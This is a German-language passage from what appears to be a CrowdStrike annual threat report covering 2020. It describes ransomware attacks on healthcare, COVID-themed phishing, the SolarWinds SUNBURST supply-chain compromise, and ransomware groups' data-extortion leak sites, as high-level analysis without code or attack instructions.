Diese Entwicklungen weisen auf ein gewisses Maß an Planung von WIZARD SPIDER hin, sich auf bestimmte Branchen zu konzentrieren, bei denen zu gewissen Zeiten des Jahres Ransomware-Kampagnen ihre größte Wirkung entfalten können.

Selbst in einem pandemiefreien Jahr würden Angriffe gegen den Gesundheitssektor im vierten Quartal für gewöhnlich mit dem Beginn der Grippesaison zusammenfallen.

Während der Pandemie erwies sich der Gesundheitssektor für die Großwildjäger („Big Game Hunters“ (BGH)) unter den Kriminellen als kontroverses Angriffsziel. Einige Angreifer – darunter TWISTED SPIDER, VIKING SPIDER, GRACEFUL SPIDER und TRAVELING SPIDER – kündigten öffentlich an, keine Angriffe auf Gesundheitsversorger zu führen. Andere, wie DOPPEL SPIDER, versprachen, bei unabsichtlichen Infektionen eines Gesundheitsdienstleisters ohne die Zahlung von Geld Dekodierungsschlüssel bereitzustellen. Bei einem Zwischenfall in einem deutschen Krankenhaus im September 2020 reagierten die Angreifer tatsächlich auf diese Weise. Trotz solcher Beteuerungen konnte CrowdStrike Intelligence 18 BGH-Ransomware-Familien identifizieren, die im letzten Jahr 104 Gesundheitsdienstleister infiziert haben. Die höchsten Verbreitungsraten erzielten dabei TWISTED SPIDER mit *Maze* und WIZARD SPIDER mit *Conti*. In einigen Fällen vermieden die Angreifer wahrscheinlich Attacken auf Krankenhäuser und konzentrierten sich stattdessen auf pharmazeutische und biomedizinische Unternehmen.

Wie Abbildung 3 zeigt, infizierte TWISTED SPIDER mindestens 26 Gesundheitsanbieter erfolgreich mit den Ransomware-Familien *Maze* und *Egregor* – die meisten davon in den USA. WIZARD SPIDER griff die Gesundheitsbranche 25 Mal mit *Conti* und *Ryuk* an. Im Oktober 2020 wurde *Ryuk* zahlreichen Infektionen US-amerikanischer Gesundheitsdienstleister zugeordnet – trotz konzertierter Gegenmaßnahmen mehrerer Cybersicherheitsanbieter einen Monat zuvor. Aufgrund dieses plötzlichen Anstiegs warnte am 28. Oktober 2020 auch das FBI davor, dass Angriffe durch die Malware *Trickbot* von WIZARD SPIDER zu Infektionen mit Ransomware und anschließenden Störungen bei Gesundheitsdienstleistern führen können.

OPFER IM GESUNDHEITSSEKTOR NACH RANSOMWARE-FAMILIE IM JAHR 2020




Abbildung 3. Bestätigte Opferzahlen im Gesundheitssektor nach Ransomware-Familie im Jahr 2020

TRENDS BEI PHISHING-MASCHEN

Social Engineering wird von kriminellen Bedrohungsakteuren oft für die individuelle Anpassung von Phishing-Kampagnen, Spam-E-Mails und betrügerischen Maschen verwendet. Viele dieser Methoden bedienen sich menschlicher Gefühle und Verhaltensweisen – Gier, Neugierde, Angst und Hilfsbereitschaft lassen sich dabei besonders gut ausnutzen. Die COVID-19-Pandemie bot kriminellen Akteuren eine einzigartige Gelegenheit, jede dieser menschlichen Schwächen durch Köderinhalte und Social-Engineering-Methoden auszubeuten. Das Thema COVID-19 hat weltweite Bedeutung, ist rund um die Uhr in den Nachrichten und wird wohl so schnell auch nicht an Relevanz verlieren.

Pandemiethemen in Phishing-Maschen
Ausnutzung einzelner Personen, um an Informationen über Nachverfolgung, Tests und Behandlungsmethoden zu gelangen
Auftreten als medizinische Körperschaften, z. B. Weltgesundheitsorganisation (WHO) und das US-amerikanische Centers for Disease Control and Prevention (CDC)
Staatliche Finanzhilfen und Konjunkturpakete
Maßgeschneiderte Angriffe auf Mitarbeiter im Homeoffice
Betrug mit Angeboten für persönliche Schutzausrüstung
Beiläufige Erwähnung von COVID-19 in zuvor verwendeten Phishing-Köderinhalten (z. B. in Lieferungen, Rechnungen und Bestellungen)

Tabelle 2. Phishing-Maschen mit COVID-19

Wie schon vor der Pandemie zielen Phishing-Angriffe darauf ab, Personen zu einer Reaktion bewegen – entweder einen Link oder Anhang in einer E-Mail zu öffnen oder Besucherzahlen über Online-Suchvorgänge zu erhöhen. Im Sommer 2020 fingen die kriminellen Akteure wieder an, zuvor populäre Köderinhalte zu verwenden, wenn auch mit zusätzlichem Bezug zu COVID-19.

Ausblick

COVID-19 hat wirtschaftliche, soziale, religiöse, geschäftliche und politische Bereiche in erheblichem Maße beeinflusst. Die zahlreichen zielgerichteten Kompromittierungsoperationen gegen Organisationen im Gesundheitssektor verdeutlichen den Wert, den geistiges Eigentum in Verbindung mit Impfstoffen im Jahr 2020 hatte und weiterhin haben wird. Angesichts der kürzlich erteilten Genehmigungen und Freigaben für Impfstoffe werden sich staatlich unterstützte Angreifer 2021 wahrscheinlich darum bemühen, Informationen über Impfpläne zu erbeuten. In diesem Jahr werden vermutlich leicht abgeänderte COVID-19-Maschen auftauchen, in denen die Opfer mit Informationen über Impfungen und neue Virus-Varianten geködert werden.

StellarParticle startet Lieferkettenangriff und missbraucht Microsoft 365

Betroffene Branchen
Bildungswesen
Behörden
Technologie
Energie-versorgung
Gesundheits-wesen

Am 13. Dezember 2020 wurden in öffentlichen Berichten Einzelheiten über einen hochentwickelten Lieferkettenangriff aufgedeckt, bei dem der Update-Mechanismus der IT-Verwaltungssoftware SolarWinds Orion kompromittiert wurde. Ziel des Angriffs, der auf den Namen *SUNBURST* getauft wurde, war die Verbreitung und Installation von Schadcode. Aufgrund der Art des Erstangriffsvektors kam es weltweit bei zahlreichen Unternehmen in mehreren Branchen zu einer Vielzahl von Zwischenfällen mit eingeschleustem Schadcode.

Erstzugriff und Ausnutzungsphase

Die Analyse einer virtuellen Maschine innerhalb des Software-Builds gab Aufschluss darüber, wie der Build-Prozess vom Angreifer übernommen wurde – von CrowdStrike als StellarParticle-Aktivitäten-Cluster erfasst. StellarParticle installierte ein Überwachungstool, das von CrowdStrike Intelligence als *SUNSPOT* bezeichnet wird. Dieses Tool erkennt den Anfang des Orion-Paket-Builds und ersetzt eine der Quelldateien durch eine Version, die eine Hintertür im Ausführungspfad (innerhalb des legitimen Orion-Codes) sowie den *SUNBURST*-Quellcode enthält. Wie der Aufbau von *SUNSPOT* zeigt, haben die StellarParticle-Entwickler erhebliche Mühen unternommen, den ordnungsgemäßen Ablauf des Manipulationsprozesses zu gewährleisten. Um ihn in der Build-Umgebung vor den SolarWinds-Entwicklern zu verbergen, wird er nur unter strikt festgelegten Bedingungen ausgeführt.

Nach der Installation kann *SUNBURST* Informationen über den Host erfassen, Dateien und Dienste des Systems auflisten, HTTP-Anfragen an beliebige URLs senden, beliebige Dateien schreiben/löschen/ausführen, Registrierungsschlüssel verändern, Prozesse beenden und das System neu starten. Durch diese Funktionen kann StellarParticle vor der Einschleusung von weiterem Schadcode prüfen, ob ein infizierter Host von weiterem Interesse ist. Die Analyse der Aktivitäten zeigt, dass die Verteilung der Backdoor-Updates von SolarWinds Orion wahrscheinlich am oder um den 24. März 2020 stattfand.

Die Malware *SUNBURST* nistet sich unbemerkt ein, indem sie im Quellcode ähnliche Benennungsregeln wie die SolarWinds-Entwickler verwendet und zwei unterschiedliche Command-and-Control-Kommunikationskanäle nutzt. Diese Kanäle basieren auf DNS-Anfragen, die sich als Datenverkehr von Amazon Web Services (AWS) und als HTTP-Anfragen tarnen, welche die gleiche Struktur wie der Telemetriedatenverkehr für das SolarWinds Orion Improvement Program (OIP) aufweisen. Die Hintertür wurde mit strikten Ausführungsbeschränkungen ausgestattet, um der Erkennung zu entgehen. Zudem nutzt die Malware eine Vielzahl von Methoden wie die Manipulation von Sicherheitssoftware-Diensten, um diese zu deaktivieren.

Aktivitäten nach der Ausnutzungsphase

Obwohl die Command-and-Control-Infrastruktur von *SUNBURST* am oder um den 6. Oktober 2020 außer Betrieb ging, wurde der durch die Backdoor erlangte Erstzugang bis zum Dezember 2020 genutzt – und wird es möglicherweise immer noch. In Branchenberichten wurden Aktionen im Zusammenhang mit diesen Aktivitäten identifiziert, die nach der eigentlichen Ausnutzungsphase (Post-Exploitation) erfolgten, beispielsweise die Einschleusung von Tools der nächsten Stufe wie *TEARDROP* und *Cobalt Strike* durch *SUNBURST*. Ebenso soll es „Hands-on-keyboard"-Aktivitäten mithilfe von PowerShell gegeben haben, um mit den verschiedenen Netzwerkdiensten eines Unternehmens zu interagieren. Wie Berichte zeigen, wurden interne Dienste durch Kompromittierung von Active Directory-Anmeldedaten, E-Mail-Diebstahl sowie laterale Bewegungen in der Cloud-Infrastruktur angegriffen.

Die Analyse der Backdoor weist darauf hin, dass nur ein kleiner Teil der mit *SUNBURST* infizierten Opfer tatsächlich Aufträge für Post-Exploitation von den StellarParticle-Betreibern erhalten hat, obwohl die tatsächliche Größe des vom Angreifer gewählten Umfangs unklar bleibt.

Pandemiethemen in Phishing-Maschen	
September 2019	Erste Testmodifikationen an der Orion-Codebasis laut **Bericht von SolarWinds**
6. Dezember 2019	Command-and-Control-Domäne von Beacon wird registriert
27. Februar 2020	Command-and-Control-Domäne von Beacon löst das erste Mal in eine IP-Adresse auf
03. März 2020	SSL-Zertifikat ist erstmals mit einer bekannten sekundären Command-and-Control-Domäne verbunden
24. März 2020	Zeitpunkt der Kompilierung des ersten bekannten schädlichen Updates mit *SUNBURST*-Code
31. März 2020	Erstes bekanntes Datum der Verbreitung eines schädlichen Updates

Tabelle 3. Zeitleiste des Lieferkettenangriffs

Infrastruktur

Der StellarParticle-Angreifer unternahm erkennbare Schritte zur Vermeidung typischer OPSEC-Fehler (Operations Security) im Zusammenhang mit der Registrierung und Verwaltung von Infrastruktur. Die einzige formale Gemeinsamkeit unter allen bekannten Domänen war der Kauf von SSL-Zertifikaten, die durch Sectigo (einen der größten Zertifikatanbieter) ausgestellt wurden. Allerdings wird diese Zertifizierungsstelle zu häufig genutzt, um daraus analytische Schlüsse ziehen können. Zwischen den IP-Adressen bestehen keine Gemeinsamkeiten, da jede auf einer anderen Cloud- oder VPS-Infrastruktur gehostet ist. Zudem nutzte der Akteur mehrere Registrare und Hosting-Dienste für die Domänen und Server. Der Angreifer registrierte Domänen nicht in großen Mengen, sondern kaufte bevorzugt alte und vergleichsweise teure Domänen – wahrscheinlich, um an eine seriösere Infrastruktur zu gelangen.

Missbrauch von Microsoft 365

Die StellarParticle-Akteure verteilten eine *SUNBURST*-Backdoor und zeigten zudem hervorragende Kenntnisse von Microsoft 365 sowie der Azure-Umgebung. Seither haben sich weitere Opfer gemeldet, bei denen Microsoft 365 permanent angegriffen wurde. Wie CrowdStrike in Erfahrung bringen konnte, griff StellarParticle erfolgreich einen Microsoft-Fachhändler an, dessen delegierter Zugriff dazu gedacht war, die Lizenznutzung zu überwachen. Stattdessen missbrauchten die Akteure die OAuth-Anwendungen, um E-Mails anzugreifen. StellarParticle bietet bequeme und leistungsfähige Funktionen zum Missbrauch von Azure und Microsoft 365 und beweist damit umfassende Kenntnisse von der Authentifizierung und den Zugangskontrollen dieser Plattformen.

Attribution

In öffentlichen Berichten wird eine Verbindung zwischen dem StellarParticle-Aktivitäten-Cluster und dem russischen Auslandsgeheimdienst SVR gezogen – eine Organisation, die CrowdStrike Intelligence der Gruppe COZY BEAR zuordnet. Stand Februar 2021 ordnet CrowdStrike Intelligence die StellarParticle-Aktivitäten jedoch keinem namentlich bekannten Angreifer oder geographischem Bereich zu.

StellarParticle-Aktivitäten-Cluster		
Motivation	Spionage	Wahrscheinlich staatlich unterstützt
Toolkit	*SUNBURST*	Reconnaissance und First-Stage-Loader-Malware
	SUNSPOT	Überwachungstool, das den Anfang eines Orion-Paket-Builds erkennt und eine der Quelldateien durch eine Backdoor-Version ersetzt
	TEARDROP	Angepasster speicherresidenter Loader, der *Cobalt Strike* ablegt

Tabelle 4. Zusammenfassung für StellarParticle

Ausblick

Lieferkettenangriffe sind nichts Neues: CrowdStrike hatte **schon 2018** öffentlich auf die neue Bedrohung hingewiesen und geht davon aus, dass diese Angriffsart weiterhin ein Hauptangriffsvektor bleibt. Dabei sind Lieferkettenangriffe eine einzigartige Methode zum Erlangen des Erstzugriffs, wobei böswillige Akteure mithilfe einer einzelnen Kompromittierung ihren Schadcode auf mehrere nachgeschaltete Zielobjekte verteilen können. Zusätzlich zu Software-basierten Angriffen (z. B. der Angriff auf SolarWinds) können Lieferkettenangriffe auch in Form von Hardware- oder Drittpartei-Kompromittierungen erfolgen. CrowdStrike Intelligence hat Kompromittierungen von Lieferketten und vertrauenswürdigen Beziehungen durch Cyberkriminelle sowie durch zielgerichtete Kompromittierungsversuche von Angreifern identifiziert. Typischerweise schlagen Cyberkriminelle finanziellen Profit aus dem Zugang, den sie durch diese Kompromittierungen erlangt haben, indem sie Ransomware und Mineware einschleusen. Bei zielgerichteten Kompromittierungsversuchen wollen die Angreifer dagegen Spionagetools gegen eine Vielzahl von Anwendern einsetzen. In Anbetracht der potenziell hohen Rendite für Bedrohungsakteure geht CrowdStrike Intelligence davon aus, dass im Jahr 2021 weiterhin Unternehmen aller Branchen durch diese Angriffe bedroht sein werden.

Großwildjäger unter den Kriminellen nutzen Erpressung mit gestohlenen Daten

Seitdem mit BOSS SPIDER im Januar 2016 der erste „Großwildjäger“ im Folgenden als BGH (Big Game Hunter) bezeichnet identifiziert wurde, hat CrowdStrike Intelligence festgestellt, dass sowohl etablierte Cyberkriminelle (z. B. INDRIK SPIDER und WIZARD SPIDER) als auch Ransomware-Betreiber die Taktiken der BGH übernehmen und für sich weiterentwickeln. BGH stellten im Laufe des gesamten Jahres 2020 eine allgegenwärtige Bedrohung für Unternehmen auf der ganzen Welt und in allen Branchen dar: CrowdStrike Intelligence identifizierte mindestens 1.377 individuelle Infektionen durch BGH. Erwähnenswert für dieses Jahr ist auch der zunehmende Trend, bei dem Ransomware-Betreiber ihren Opfern mit der Veröffentlichung von Daten drohen und diese Drohungen in einigen Fällen auch wahr machen. Durch diese Taktik sollen die Opfer höchstwahrscheinlich zur Zahlung gezwungen werden, allerdings ist es wohl auch eine Reaktion auf verbesserte Sicherheitspraktiken der Unternehmen, die die Verschlüsselung ihrer Daten ins Leere laufen lassen können, indem sie Backups einspielen.

Weder die Erpressung mit Daten noch die Kombination von Erpressung mit einer Ransomware-Operation ist neu – OUTLAW SPIDER wandte diese Taktik das erste Mal im Mai 2019 an. Der Unterschied zu den vorherigen BGH-Operationen liegt in der Geschwindigkeit, mit der diese Methoden – die Erpressungsmethode mit Daten und die Einführung dedizierter Leak Sites (DLS), die zu bestimmten Ransomware-Familien gehören – von den Angreifern übernommen werden. Diese Vorgehensweisen wurden 2020 von mindestens 23 Ransomware-Betreibern kopiert.

DIE AKTIVSTEN BGH-ANGREIFER MIT DEDIZIERTEN LEAK SITES




Abbildung 4. Die aktivsten BGH-Angreifer mit dedizierten Leak Sites im Jahr 2020

Zu den Bedrohungsakteuren, die DLS und Erpressung mit Daten nutzen, zählen auch die Betreiber einer Reihe neuer Ransomware-Familien, die 2020 identifiziert wurden. Einige etablierte BGH-Angreifer setzten zudem neue Ransomware-Varianten ein. Die Gruppe CARBON SPIDER folgte dem Beispiel von GRACEFUL SPIDER und wechselte von zielgerichteten Cybercrime-Operationen zu BGH – und startete gleich ihre eigene Ransomware-as-a-Service-Operation (RaaS).

Datum der Identifizierung	Bedrohung	Entdeckungsdatum der DLS
Dezember 2019	*Ragnar Locker* von VIKING SPIDER	10. Februar 2020
10. Januar 2020	*EKANS*	Keine Angabe
17. Januar 2020	*LockBit*	15. September 2020
Januar 2020	*Ragnarok* (keine Beziehung zu VIKING SPIDER bekannt)	20. September 2020
Januar 2020	*NetWalker* von CIRCUS SPIDER	12. Mai 2020
14. März 2020	*Nemty X* von TRAVELING SPIDER	26. März 2020
20. März 2020	*ProLock*	25. April 2020
25. März 2020	*Sekhmet*	25. März 2020
16. Mai 2020	*WastedLocker* von INDRIK SPIDER	Keine Angabe
Ende Mai 2020	*Conti* von WIZARD SPIDER	21. August 2020
1. Juni 2020	*Avaddon* von RIDDLE SPIDER	10. August 2020
30. Juli 2020	*Defray777*-Linux-Version von SPRITE SPIDER	29. November 2020
1. August 2020	*DarkSide* von CARBON SPIDER	16. November 2020
12. August 2020	*SunCrypt*	26. August 2020
17. August 2020	*MountLocker*	25. September 2020
24. September 2020	*Egregor* von TWISTED SPIDER	24. September 2020
Ende Oktober 2020	*Pay2Key* von PIONEER KITTEN	10. November 2020

Tabelle 5. Im Jahr 2020 aufgetauchte BGH-Ransomware-Familien

Verschiedene Ansätze

BGH-Angreifer verfolgten bei der Veröffentlichung von Daten auf einer DLS unterschiedliche Ansätze, wobei viele von ihnen die Daten der Opfer stückweise herausgaben. TWISTED SPIDER ging bei diese Vorgehensweise am geschicktesten vor und veröffentlichte Daten in Prozentsätzen des gesamten exfiltrierten Datensatzes. Die gleiche Methode verwendeten WIZARD SPIDER (bei den *Conti*-Opfern) und die Betreiber der Ransomware *MountLocker*. Ein alternativer Ansatz ist die Veröffentlichung in nummerierten Teilen – eine bevorzugte Vorgehensweise von RIDDLE SPIDER und VIKING SPIDER, die beide das Datum der Veröffentlichung scheinbar manuell festlegen. CARBON SPIDER hat ein automatisiertes System entwickelt, das ein festgelegtes Veröffentlichungsdatum anzeigt, welches durch einen automatisierten Countdown-Timer gesetzt wurde.

Weniger häufig wurde die Herausgabe von Daten nach Typ beobachtet, wobei der Angreifer Datensätze mit personenbezogenen Informationen, Finanzdaten, vertraulichen Unternehmensdaten und Informationen über Geschäftspartner und Kunden erstellt und diese anschließend in unterschiedlichen Zeitabständen veröffentlicht. Bei einigen Opfern mit größerer Markenbekanntheit kann jede neue Veröffentlichung eine erneute Berichterstattung über den Zwischenfall auf Social-Media-Plattformen und in Nachrichtenagenturen auslösen. Die Gruppe VIKING SPIDER wählte diesen Ansatz bei einigen ihrer Opfer, ebenso wie Partner von PINCHY SPIDER bei einer kleinen Zahl von *REvil*-Opfern. Ganz gleich, für welche Methode sich die Angreifer entscheiden – in fast allen Fällen soll damit weiter Druck auf das betroffene Unternehmen ausgeübt werden, das Lösegeld zu zahlen.

Angriffsziele

Obwohl die meisten Ransomware-Operationen opportunistisch sind, identifizierte CrowdStrike Intelligence die höchste Zahl an Ransomware-Operationen mit Datenerpressung in diesem Jahr im Industrie- und Maschinenbausektor (229 Zwischenfälle), dicht gefolgt vom Fertigungssektor (228 Zwischenfälle). Dabei ist die Fertigungsbranche für Ransomware-Operationen besonders anfällig. Sie leidet nicht nur unter den üblichen Folgen einer Ransomware-Infektion, sondern ist zusätzlich belastet, wenn das Kerngeschäft durch eine Störung des täglichen Betriebs schwer beeinträchtigt wird und das Unternehmen Produktionsaufträge wegen Systemausfällen nicht mehr erfüllen kann.

Obwohl die meisten Ransomware-Operationen opportunistisch sind, identifizierte CrowdStrike Intelligence die höchste Zahl an Ransomware-Operationen mit Datenerpressung in diesem Jahr im Industrie- und Maschinenbausektor, dicht gefolgt vom Fertigungssektor.




Abbildung 5. Von Erpressung mit Daten betroffene Branchen bezogen auf BGH-Operationen

TWISTED SPIDER und das Maze-Kartell

OUTLAW SPIDER war zwar die erste Gruppe, bei der die Erpressung mit Daten in einer Ransomware-Kampagne beobachtet wurde, allerdings wirkte TWISTED SPIDER – Betreiber der Ransomware *Maze* und *Egregor* – als Katalysator für den intensiven Einsatz dieser Methode im Jahr 2020. TWISTED SPIDER war der erste Ransomware-Akteur, der eine DLS einführte (am 10. Dezember 2019). Nachdem dedizierte Leak Sites in der ersten Jahreshälfte explosionsartig zugenommen hatten, ernannte sich TWISTED SPIDER im Juni 2020 selbst zum Anführer des „Maze-Kartells", das eine Kooperation zwischen TWISTED SPIDER, VIKING SPIDER und den Betreibern der *LockBit*-Ransomware darstellt – mit unbestätigter Beteiligung der Betreiber von *SunCrypt* und WIZARD SPIDER. Das Maze-Kartell teilte geleakte Daten aus den Operationen auf jeder ihrer Leak-Sites; wahrscheinlich um ein breiteres Publikum zu erreichen und damit mehr Druck auf die betroffenen Unternehmen auszuüben.

TWISTED SPIDER kündigte im November 2020 das Ende der *Maze*-Operationen an und erklärte, es hätte nie ein Maze-Kartell gegeben. Nach Einschätzung von CrowdStrike Intelligence hat sich die Gruppe vermutlich umbenannt und setzt nun die Ransomware *Egregor* ein. Diese Einschätzung basiert auf Übereinstimmungen des Codes von *Maze* und *Egregor*, einem Anstieg von *Egregor*-Aktivitäten (bei gleichzeitigem Rückgang der *Maze*-Infektionen) und der Ähnlichkeit der Taktiken und des Layouts der dazugehörigen DLS (z. B. Daten des Opfers nach Prozentsätzen gestaffelt zu veröffentlichen).

Trotz des Verschwindens von *Maze* besteht die Möglichkeit, dass Kartelle weiterhin nach Bedarf gegründet werden. Am 22. Dezember 2020 erschien ein neuer Beitrag in der auf Tor gehosteten DLS der Ransomware *MountLocker*. Er trug den dem Titel „Cartel News" und enthielt Einzelheiten über ein Opfer der Ransomware *Ragnar Locker* von VIKING SPIDER. Die gegenseitige Veröffentlichung der Operationen wird sich wahrscheinlich auf den Ruf der BGH-Betreiber auswirken. Wenn die Taktiken weiterentwickelt werden und die Angreifer unterschiedliche Hosting-Standorte für die Daten der Opfer benutzen, schränkt das möglicherweise die Chancen der Opfer ein, über das Entfernen oder Zerstören der gestohlenen Informationen zu verhandeln. Damit erhöht sich die Gefahr, dass Daten ausgetauscht, verkauft oder an andere Cyberkriminelle versteigert werden.

Ausblick

